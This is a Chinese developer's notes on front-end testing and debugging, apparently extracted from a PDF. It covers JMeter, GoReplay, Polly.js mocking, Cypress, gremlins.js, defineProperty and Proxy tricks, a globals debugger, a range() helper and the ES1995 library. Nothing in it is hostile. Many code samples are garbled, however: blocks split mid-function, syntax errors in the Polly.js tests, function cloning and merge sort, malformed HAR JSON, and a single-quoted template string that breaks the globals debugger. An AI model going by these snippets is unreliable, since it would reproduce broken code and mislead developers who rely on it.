
- 查看结果树
- 聚合报告**
- 图形结果

名称 : 聚合报告
注释 :
所有数据写入一个文件
文件名
浏览... 显示日志内容 : 仅错误日志 仅成功日志 配置


Label	# 样本	平均值	中位数	90% 百分位	95% 百分位	99% 百分位	最小值	最大值	异常 %	吞吐量	接收 KB/sec	发送 KB/sec
HTTP请求	2000	0	0	1	1	3	0	12	0.00%	2004.0/sec	1857.23	252.46
总体	2000	0	0	1	1	3	0	12	0.00%	2004.0/sec	1857.23	252.46
...												



开发者还可以在整个测试计划中添加断言和监听器以便分析多个 HTTP 请求。



再离开界面前 jMeter 会提示是否保存当前测试？直接保存 jmx 文件即可。



然后我们后续可以执行 jmx。

```
jmeter -n -t ./koa\ 与\ fastify\ 性能差距.jmx -l temp.jtl -e -o report
```

- n cli 模式执行 jMeter 测试
- t 需要运行的 jmx 文件
- l 记录执行过程的日志文件
- e 测试结束后生成测试报告
- o 指定测试报告的位置，需要填写一个不存在的文件夹

流量复制工具 GoReplay

GoReplay 是用 Golang 写的一个 HTTP 流量复制工具, 可以将实时 HTTP 流量捕获并重放到测试环境。

GoReplay 支持流量的放大、缩小, 频率限制, 还支持把请求记录到文件, 方便回放和分析, 也支持和 ElasticSearch 集成, 将流量存入 ES 进行实时分析。

GoReplay 不需要更改生产基础架构, 它通过监听网络接口上的流量进行复制。

使用 Pollyjs 进行 HTTP 请求测试

前端开发者独立于后端进行开发，往往需要对请求数据进行 mock。但如果在业务代码中进行修改，后期再进行修改不免要小心翼翼。所以现有工具都会帮我们拦截请求，但如果针对初创项目来说，修改返回数据是不可避免的（graphql 把大部分数据修改置于前端），维护 mock 数据和线上数据保持一致是相对困难的。

这时候我们可以尝试使用 [Pollyjs](#)。

Polly.JS 是一个独立的、与框架无关的 JavaScript 库，支持 HTTP 交互的记录、重放和存储。可以在 node 和浏览器中使用。Polly.JS 可以控制每个请求，并对不通请求模拟不同的响应。

当然 Polly.JS 最大的作用是做测试，不过该库也可以用于数据 mock。

持久化线上数据

Pollyjs 没有采用编写数据的方案，而是把线上接口返回的数据持久化，以便开发者使用以及测试。

```
import { Polly } from '@pollyjs/core'
import FetchAdapter from '@pollyjs/adapter-fetch'
import XHRAdapter from '@pollyjs/adapter-xhr'
import LocalStoragePersister from '@pollyjs/persister-local-storage'

// 注册 fetch 和 xhr 请求 劫持
Polly.register(FetchAdapter)
Polly.register(XHRAdapter)

// 注册持久化方法，使用 localStorage
Polly.register(LocalStoragePersister)

new Polly('<Recording Name>', {
    // 添加各种不同的适配器
    adapters: ['fetch', 'xhr'],
    // 当前持久化存储
    persister: 'local-storage',
    // 控制台打印
    logging: true,
    // 不同的模式
    // record 强制记录服务器返回的数据，这将覆盖已有的持久化数据
    // replay 获取记录中的数据并响应
    // passthrough 不采用记录以及重放，直接使用服务端数据
    mode: 'record',
    // 如果当前记录丢失，就去服务端获取
    recordIfMissing: true
})

new Polly('<Recording Name>2')

// 也可以使用 configure 进行配置
polly.configure({
    recordIfMissing: false
});

// 获取数据，当前请求将会被 Polly 劫持
const response = await fetch(
    'https://jsonplaceholder.typicode.com/posts/1'
);
const post = await response.json()
// 断开连接
```

```
await polly.stop()
```

```
return post
```

一旦调用了 stop 方法，持久器将生成以下 HAR 文件，该文件将用于在重新运行时直接返回响应，不会向服务端请求。

```
{
  "Simple-Example_823972681": {
    "log": {
      "_recordingName": "Simple Example",
      "browser": {
        "name": "Chrome",
        "version": "70.0"
      },
      "creator": {
        "comment": "persister:local-storage",
        "name": "Polly.JS",
        "version": "1.2.0"
      },
      "entries": [
        {
          "_id": "ffbc4836d419fc265c3b85cbe1b7f22e",
          "_order": 0,
          "cache": {},
          "request": {
            "bodySize": 0,
            "cookies": [],
            "headers": [],
            "headersSize": 63,
            "httpVersion": "HTTP/1.1",
            "method": "GET",
            "queryString": [],
            "url": "https://jsonplaceholder.typicode.com/posts/1"
          },
          "response": {
            "bodySize": 292,
            "content": {
              "mimeType": "application/json; charset=utf-8",
              "size": 292,
              "text": "{\n    \"userId\": 1,\n    \"id\": 1,\n    \"title\": \"sunt aut facere repellat provident occaecati excepturi optio reprehenderit\",\\n    \"body\": \"quia et suscipit\\nsuscipit recusandae consequuntur expedita et cum\\nreprehenderit molestiae ut ut quas totam\\nnostrum rerum est autem sunt rem eveniet architecto\"\n  },
            "cookies": [],
            "headers": [
              {
                "name": "Content-Type",
                "value": "application/json; charset=utf-8"
              }
            ]
          }
        }
      ]
    }
  }
}
```

```
        "name": "cache-control",
        "value": "public, max-age=14400"
    },
    {
        "name": "content-type",
        "value": "application/json; charset=utf-8"
    },
    {
        "name": "expires",
        "value": "Tue, 30 Oct 2018 22:52:42 GMT"
    },
    {
        "name": "pragma",
        "value": "no-cache"
    }
],
"headersSize": 145,
"httpVersion": "HTTP/1.1",
"redirectURL": "",
"status": 200,
"statusText": "OK"
},
"startedDateTime": "2018-10-30T18:52:42.566Z",
"time": 18,
"timings": {
    "blocked": -1,
    "connect": -1,
    "dns": -1,
    "receive": 0,
    "send": 0,
    "ssl": -1,
    "wait": 18
}
},
],
"pages": [],
"version": "1.2"
}
}
```

如此，我们可以做持久化数据来进行各种测试。

进行 HTTP 请求测试

开发者也可以使用框架来修改响应数据做测试。

```
describe('Intercept', function() {
  setupPolly({
    adapters: ['fetch'],
    persister: 'local-storage'
  });

  it('can mock valid responses', async function() {
    const { server } = this.polly;

    // 此处劫持用户请求，响应 mock 数据
    server
      .get('https://jsonplaceholder.typicode.com/posts/:id')
      .intercept((req, res) => {
        res.status(200).json({
          id: Number(req.params.id),
          title: `Post ${req.params.id}`
        });
      });

    const res = await
    fetch('https://jsonplaceholder.typicode.com/posts/42');
    const post = await res.json();

    expect(res.status).to.equal(200);
    expect(post.id).to.equal(42);
    expect(post.title).to.equal('Post 42');
  });

  it('can mock invalid responses', async function() {
    const { server } = this.polly;

    server
      .get('https://jsonplaceholder.typicode.com/posts/404')
      .intercept(_, res) => {
        res.status(404).send('Post not found.');
      };

    const res = await
    fetch('https://jsonplaceholder.typicode.com/posts/404');
    const text = await res.text();

    expect(res.status).to.equal(404);
  });
});
```

```
expect(text).to.equal('Post not found.');
});

it('can conditionally intercept requests', async function() {
  const { server } = this.polly;

  server
    .get('https://jsonplaceholder.typicode.com/posts/:id')
    .intercept((req, res, interceptor) => {
      if (req.params.id === '42') {
        res.status(200).send('Life');
      } else {
        // 中断当前拦截，向服务端端进行请求
        interceptor.abort();
      }
    });
}

let res = await fetch('https://jsonplaceholder.typicode.com/posts/42');

expect(res.status).to.equal(200);
expect(await res.text()).to.equal('Life');

res = await fetch('https://jsonplaceholder.typicode.com/posts/1');

expect(res.status).to.equal(200);
expect((await res.json()).id).to.equal(1);
});
});
```

我们可以结合测试工具对项目添加请求测试，以便代码修改。

延迟数据返回

在进行项目开发的过程中，即使是有经验的开发者，也很有可能忽略网络问题带来的错误。

开发者往往拥有极快的网速。但是很多情况下，用户未必向我们所想的那样，他们对于网速的需求可能没有那么大，也不愿意为网络支付过高的费用。

比如在移动端的列表页面，用户会通过下拉界面来获取新的数据。但是如果开发者忽略网页重复数据的可能。这时候，我们可能就需要添加底部加载图标和 loading 状态，在此状态下不进行请求，只有完结后再次进行请求。

当然，如果仅仅只是网络请求的快慢，我们只需要在浏览器上修改网络获取速度即可。但当前修改是针对所有的网络请求，如果仅仅只考虑单一请求带来的影响，浏览器就没有办法了，我们需要借助 Polly.js 。

```
import { Polly } from '@pollyjs/core'

const polly = new Polly('<Recording Name>2', {
  // 添加适配器
})

const { server } = polly

// 在获取数据时拦截请求并且设置 500ms 延迟
server.get('/ping').intercept(async (req, res) => {
  await server.timeout(500);
  res.sendStatus(200);
})
```

当然，Pollyjs 也有更多的使用方法，我也会进一步学习以及分享该库。

新的端到端测试框架 Cypress

时至今日，测试活动从最开始的人工操作“点点点”逐渐演化为单元测试(Unit Test)，API 测试/继承测试，UI 测试组成的多层次测试活动。

单元测试（一般指方法，类）作为测试金字塔的最底层，投资小收益高，可以较早发现代码缺陷。

单元测试会帮助开发者重新思考每一个类以及每一个函数应该具有的功能与参数校验。之前的代码我总是在项目的主入口进行校验，对于每个类或者函数的参数没有深入思考。事实上，这个健壮性是不够的。因为你不能决定用户怎么使用你的库。

但是对于组件以及页面来说，单元测试还是不够的，我们需要 UI 测试框架。UI 测试的目的是：以软件使用者的角度来检查软件。

于是我开始学习 [Cypress](#)。

当然，新技术的学习总是需要一些理由的，在我看来，学习 Cypress 的理由如下：

- 功能完备

对比之前的框架 Selenium / WebDriver，Cypress 是一站式的，具备断言库 (Mocha)，Mock，单元测试，端到端测试。无需选择多个框架。

- 性能高

对比之前的端到端框架，Cypress 架构不使用 Selenium 或 WebDriver，采用新的架构，性能更高，处理更快。

- 易上手

Cypress 热更新，当测试代码修改后，框架会重新加载代码并运行测试。

Cypress 具备时间穿梭功能，在运行时会自动拍摄快照，测试运行结束后，只需将鼠标悬停在“命令日志”中的命令上，即可准确查看当时的界面状态。

Cypress 具有自动等待的功能(亮点)，不需要在代码中编写 sleep 或者 wait 等代码，Cypress 会自动等待元素可操作后才会继续执行命令。

Cypress 运行时可截屏或者录屏。开发者可以回放执行视频。

其他的框架

Karma

Nightwatch

Protractor

Puppeteer

学习中，敬请期待。。。

猴子测试工具 gremlins

在开发 HTML5 应用程序时，您是否预料到了不常见的用户交互？您是否设法检测并修补所有内存泄漏？如果没有，应用程序可能迟早会崩溃。如果 n 个随机操作可以使应用程序失败，最好在测试期间确认它，而不是让用户发现它。

Gremlins.js 模拟随机用户操作：gremlins 单击窗口中的任意位置，在表单中输入随机数据，或将鼠标移动到不期望的元素上。他们的目标：触发 JavaScript 错误，或使应用程序失败。如果小鬼不能破坏应用程序，恭喜！该应用程序足够健壮，可以发布给真实用户。

这种做法，也称为Monkey 测试或Fuzz 测试，在移动应用程序开发中非常常见（参见Android Monkey 程序）。现在前端（MV*、d3.js、Backbone.js、Angular.js 等）和后端（Node.js）开发使用持久性 JavaScript 应用程序，这种技术对 Web 应用程序很有价值。

修改 window 上的变量

在某种情况下，我们是需要改变 window 下的变量数据，但是直接修改是做不到的。例如

在系统中我们需要把 userAgent 改成 mac 以便进行调试，我们在代码中是这样判断 mac 的。

```
const isMac = () => /macintosh|mac os x/i.test(navigator.userAgent)
```

如果我们直接修改 userAgent 会发现

```
navigator.userAgent = 'macintosh';
```

重新获取发现 navigator.userAgent 并没有发生改变。而使用 defineProperty 则会发生改变：

```
Object.defineProperty(navigator, 'userAgent', {
  get: function () {
    return 'macintosh';
  },
  configurable: true,
});
```

使用代理查看对象调用

在排查 API 调用的场景下，开发者通过查看分析代码往往很慢，我们需要一个更快捷的分析路径。这时候我们可以用 Proxy。

如：

```
const nowStr = () => {
  const date = new Date();
  const hour = date.getHours();
  const minute = date.getMinutes();
  const second = date.getSeconds();
  const format = (n) => `${n < 10 ? '0' : ''}${n}`;
  return [hour, minute, second].map(format).join(":");
};

const handler = {
  get(target, prop, receiver) {
    // 此时可以查看调用时间和属性
    console.log(`nowStr() ${prop}`);
    // 也可以查看调用栈
    console.trace();
    return target[prop];
  },
};

const setProxy = (proxyKey) => {
  window[proxyKey] = new Proxy(window[proxyKey], handler);
};
```

```
setProxy('Math')
```

此时我们就可以快速查看对应属性是否使用了。

但是 Proxy 无法代理 window，要使用 `defineProperty` 才行，这里可以查看下一篇 [查找调试 JS 全局变量](#)。

查找调试 JS 全局变量

找出全局范围内的 JavaScript 变量

```
window.__runtimeGlobalsChecker__ = (function createGlobalsChecker() {
    // 浏览器本身的全局变量
    let browserGlobals = [];

    // 忽略的全局变量，默认为 __runtimeGlobalsChecker__
    const ignoredGlobals = ["__runtimeGlobalsChecker__"];

    // 收集浏览器本身的全局变量，先创建一个干净的 iframe
    function collectBrowserGlobals() {
        const iframe = window.document.createElement("iframe");
        iframe.src = "about:blank";
        window.document.body.appendChild(iframe);
        browserGlobals = Object.keys(iframe.contentWindow);
        window.document.body.removeChild(iframe);
        return browserGlobals;
    }

    function getRuntimeGlobals() {
        if (browserGlobals.length === 0) {
            collectBrowserGlobals();
        }

        const runtimeGlobals = Object.keys(window).filter((key) => {
            const isFromBrowser = browserGlobals.includes(key);
            const isIgnored = ignoredGlobals.includes(key);
            // 不是来自于浏览器以及忽略的全局就展示出来
            return !isFromBrowser && !isIgnored;
        });
        return runtimeGlobals;
    }

    return {
        getRuntimeGlobals,
    };
})();
```

调试全局范围内的 JavaScript 变量

```
window.__globalsDebugger__ = (function createGlobalsDebugger() {
    // 要检查的变量的名称。
    const globalsToInspect = [];

    // 已经被检查过一次的全局变量
    const inspectedGlobals = [];

    function addGlobalToInspect(globalName) {
        if (!globalsToInspect.includes(globalName)) {
            globalsToInspect.push(globalName);
        }

        // 无法使用 Proxy 代理 window, 所以还是需要使用 defineProperty
        Object.defineProperty(window, globalName, {
            get: function () {
                return window['__globals-debugger-proxy-for-${globalName}__'];
            },
            set: function (value) {
                // 仅在第一次的时候放入设置中
                if (!inspectedGlobals.includes(globalName)) {
                    inspectedGlobals.push(globalName);
                    console.trace()
                    debugger;
                }
                window['__globals-debugger-proxy-for-${globalName}__'] = value;
            },
            configurable: true,
        });
    }

    // 解析网址中的 ?globalsToInspect=xxx,bbb 然后添加调试变量
    const parsedUrl = new URL(window.location.href);
    (parsedUrl.searchParams.get("globalsToInspect") || "")  

        .split(",")
        .filter(Boolean)
        .forEach((globalToInspect) => addGlobalToInspect(globalToInspect));

    return {
        addGlobalToInspect,
    };
})();
```

New Function 创建异步函数

该方法应该属于语言范畴，不属于自己范畴，后续整理修改。

某些情况下，我们可以利用 new Function 创建函数，但是浏览器没有提供可以直接创建异步函数的构造器。

这时候，我们需要取得异步函数构造器来构造异步函数。

```
AsyncFunction = (async x => x).constructor  
  
foo = new AsyncFunction('x, y, p', 'return x + y + await p')  
  
foo(1,2, Promise.resolve(3)).then(console.log) // 6
```

函数拷贝

在开发 [memoizee-proxy](#) 过程中，需要对放入的函数添加属性。但是如果添加属性，我们就会污染函数。

```
function cloneFunction<T>(fn: (...args: any[]) => T): (...args: any[]) => T
{
  return new Function('return ' + fn.toString})();
}
```

但对于类，则需要 proxy 去完成这代码。

代理的应用场景是不可限量的。开发者使用它可以创建出各种编码模式，比如(但远远不限于)跟踪属性访问、隐藏属性、阻止修改或删除属性、函数参数验证、构造函数参数验证、数据绑定，以及可观察对象。

取得范围数据

当我们开发的过程中，往往遇到需要固定数据数组，如 [1,2,3,4,5,6] 或者 ['a', 'b', 'c'] 等。

而其他类型语言通常有 [1..6] 这种语法。

range 有如下语法

```
// Plain syntax:  
range(from, to, step);  
  
// Ruby style syntax:  
range('from..to', step);  
  
range(1, 5); // [1, 2, 3, 4, 5]  
range(-2, 2); // [-2, -1, 0, 1, 2]  
range(0, 0.5, 0.1); // Approximately, JS floats are not exact: [0.1, 0.2, 0.3,  
0.4, 0.5]  
  
range('a', 'd'); // ['a', 'b', 'c', 'd']  
range('A', 'D'); // ['A', 'B', 'C', 'D']  
range('y', 'B'); // ['y', 'z', 'A', 'B']  
range('Y', 'b'); // ['Y', 'Z', 'a', 'b']  
  
range(0, 9, 3); // [0, 3, 6, 9]  
range('a', 'e', 2); // ['a', 'c', 'e']  
  
range(5, 0); // [5, 4, 3, 2, 1, 0]  
range('e', 'a'); // ['e', 'd', 'c', 'b', 'a']  
  
range('1..5'); // range(1, 5)  
range('a..z'); // range('a', 'z')  
  
// Steps:  
range('1..5', 2); // range(1, 5, 2)  
  
// Exclusive ranges:  
range('1...5'); // [1, 2, 3, 4]
```

代码如下

```
let letters: string = 'abcdefghijklmnopqrstuvwxyz';
letters = letters.toUpperCase() + letters + letters.toUpperCase();

function range(from: string | number, to?: number | string, step: number = 1) {
    let isExclusive, isReversed, isNumberRange, index, finalIndex, parts, tmp;

    let method: string;
    const self: (string | number)[] = [];

    // Ruby style range? `range('a..z')` or `range('a..z', 2)`
    if (arguments.length == 1 || typeof from === 'string' && typeof to ==
    'number') {
        isExclusive = (from as string).indexOf('...') > -1;
        step = to as number;

        parts = (from as string).split(/\.{2,3}/);
        from = parts[0];
        to = parts[1];
    }

    // Check if the first range part is numeric.
    // `isNaN` is broken, but NaN is the only value that doesn't equal itself.
    isNumberRange = Number(from) == Number(from);

    // 是数字范围
    if (isNumberRange) {
        // JS floats are broken: `0.1 + 0.2 == 0.3 + 4e-17 == 0.3000000000000004`.
        // Dirty fix to make `range(0, 1, 0.1)` work as expected.
        finalIndex = Number(to) + 1e-16;
        index = Number(from);
    } else {

        index = letters.indexOf(from as string);
        method = (from == (from as string).toLowerCase() && to == (to as
        string).toUpperCase()) ? 'lastIndexOf' : 'indexOf';
        // @ts-ignore
        finalIndex = letters[method](to as string);
    }

    isReversed = index > finalIndex;
    if (isReversed) {
        tmp = index;
        index = finalIndex;
        finalIndex = tmp;
    }
}
```

```
        index = finalIndex;
        finalIndex = tmp;
    }

    while (index <= finalIndex) {
        self.push(isNumberRange ? index : letters.charAt(index));
        index += step;
    }

    if (isReversed) self.reverse();
    if (isExclusive) self.pop();

    return self;
}
```

通向地狱的 ES1995

JavaScript 是一门极其灵活的语言，它基于原型链构建自身的对象系统。JS 的运行时像一个繁忙的自由市场。

正因为我们开发者永远无法得知用户会使用多么久远的浏览器，所以能够在运行时改造各种语言构件（变量，类，方法）是一件极其重要的事情。我们不但可以在运行中修改类生成的对象，我们还可以修改标准库中的对象。

增加标准库方法对于 JS 开发者来说稀松平常。之前我们会利用该方案加强功能，而现在我们利用这种方法为浏览器抹平差异（有些情况下无法抹平）。

[ES1995](#) 是一个不错的方法集成。

实例对比

我们尝试比对一下代码和 ES1995 来看一看。

Fancy FizzBuzz

对比

```
Number.range(1, 101)
  .map(
    Function.conditional([
      // 15 === Number.leastCommonMultiple(3, 5)
      [(n) => n.multipleOf(15), () => "FizzBuzz"],
      [(n) => n.multipleOf(5), () => "Buzz"],
      [(n) => n.multipleOf(3), () => "Fizz"],
      [Function.true, Function.identity]
    ])
  )
  .join(", ")
  .pipe(console.log);
```

生成唯一 key

对比

```
const count = Function.from({
  state: 0,
  [Symbol callable]() {
    this.state += 1;
    return this.state;
  }
});

count().pipe(console.log);
count().pipe(console.log);
count().pipe(console.log);
```

数字对象

对比

```
const n = -23.47;
const [s, i, f] = [n.sign(), n.integerPart(), n.fractionalPart()];
const m = s * (i + f);

console.assert(n === m);
```

数组方法

```
const suits = "♠♥♦♣".split("");
const ranks = [...Number.range(2, 11), ..."JQKA".split("")];

let deck = Array.cartesianProduct(suits, ranks).map((card) => card.join(""));

// Fisher-Yates + random cut
deck = deck.shuffle().rotate(Number.random(0, deck.length));

const players = ["Douglas Crockford", "Marc Andreessen", "John-David Dalton"];

let playersCards;
[playersCards, deck] = deck.splitAt(2 * players.length);
playersCards = Array.zip(...playersCards.chunk(players.length));
const hands = Object.fromEntries(players.zip(playersCards));

let flop, turn, river;

[flop, deck] = deck.drop(1).splitAt(3);
[turn, deck] = deck.drop(1).splitAt(1);
[river, deck] = deck.drop(1).splitAt(1);

const game = {
  hands,
  community: { flop, turn, river }
};

console.log(game);
```

合并排序

对比

```
const mergeSort = (L) =>
  L.length <= 1
    ? L
    : L.splitAt(L.length / 2)
      .map(mergeSort)
      .pipe((L) => merge(...L));

const merge = Function.conditional([
  [(A, B) => A.empty() || B.empty(), (A, B) => A.concat(B)],
  [[(a, b)] => a < b, ([a, ...A], B) => [a, ...merge(A, B)]],
  [Function.true, (A, B) => merge(B, A)] // ba-dum-ts
]);
Number.range(10).shuffle().pipe(mergeSort).pipe(console.log);
```

字符串模糊匹配

```

const names = [
  "Timothée",
  "Beyoncé",
  "Penélope",
  "Renée",
  "Clémence",
  "Zoë",
  "Chloë",
  "Øyvind",
  "Žofia",
  "Michał",
  "Clémentine"
];

const searchTerm = "cle";

names
  .map((name) => name.removeDiacritics().toLowerCase())
  // Sørensen–Dice coefficient: 0.0 – 1.0
  .map((safeName) => searchTerm.similarityTo(safeName))
  .zip(names)
  .sorted(([a], [b]) => b - a)
  .take(3)
  .pipe(console.log);
// [0.4444444444444444, "Clémence"]
// [0.36363636363636365, "Clémentine"]
// [0, "Timothée"]

```

函数对象

```
const fetchArticle = (id) => {
  // get the latest hot shit from Hacker News
};

const fetchArticleOnlyOnce = fetchArticle.memoize();

const onResizeWindow = () => {
  // recalculate expensive layout
};

const smartOnResizeWindow = onResizeWindow.debounce(150);

const onClick = () => {
  // http://clickclickclick.click
};

const rateLimitedOnClick = onClick.throttle(1000);

const add = (a, b) => a + b;
const add10 = add.partial(10);
```

源码分析

```
import {
  cond,
  constant,
  filter,
  includes,
  intersection,
  zip,
  range,
  inRange,
  partition,
  shuffle,
  clone,
  cloneDeep,
  ceil,
  round,
  floor,
  clamp,
  random,
  groupBy,
  partial,
  deburr,
  identity,
  noop,
  memoize,
  once,
  compact,
  throttle,
  debounce,
  chunk,
  drop,
  head,
  tail,
  isFunction
} from "lodash-es";
import dedent from "dedent";
import mdlog from "mdlog";
import colorScheme from "mdlog/color/solarized-dark.json";
import { compareTwoStrings } from "string-similarity";

const log = mdlog(colorScheme);

// console.log(mdlog.convert("aloha **bold** mu", colorScheme));
```

```
const Documentation = Symbol.for("documentation");

function pipe(func) {
  return func(this);
}

pipe[Documentation] = `

# Object.prototype.pipe

Usage:

  "hello world".pipe(s => s.toUpperCase())

`;

/* Object */

const ObjectPrototype = {

  pipe
};

const ObjectObject = {

  clone,
  cloneDeep
};

/* Array */

const ArrayPrototype = {

  at(n) {
    if (Array.isArray(n)) {
      return n.map((i) => this.at(i));
    }
  }
}
```

```
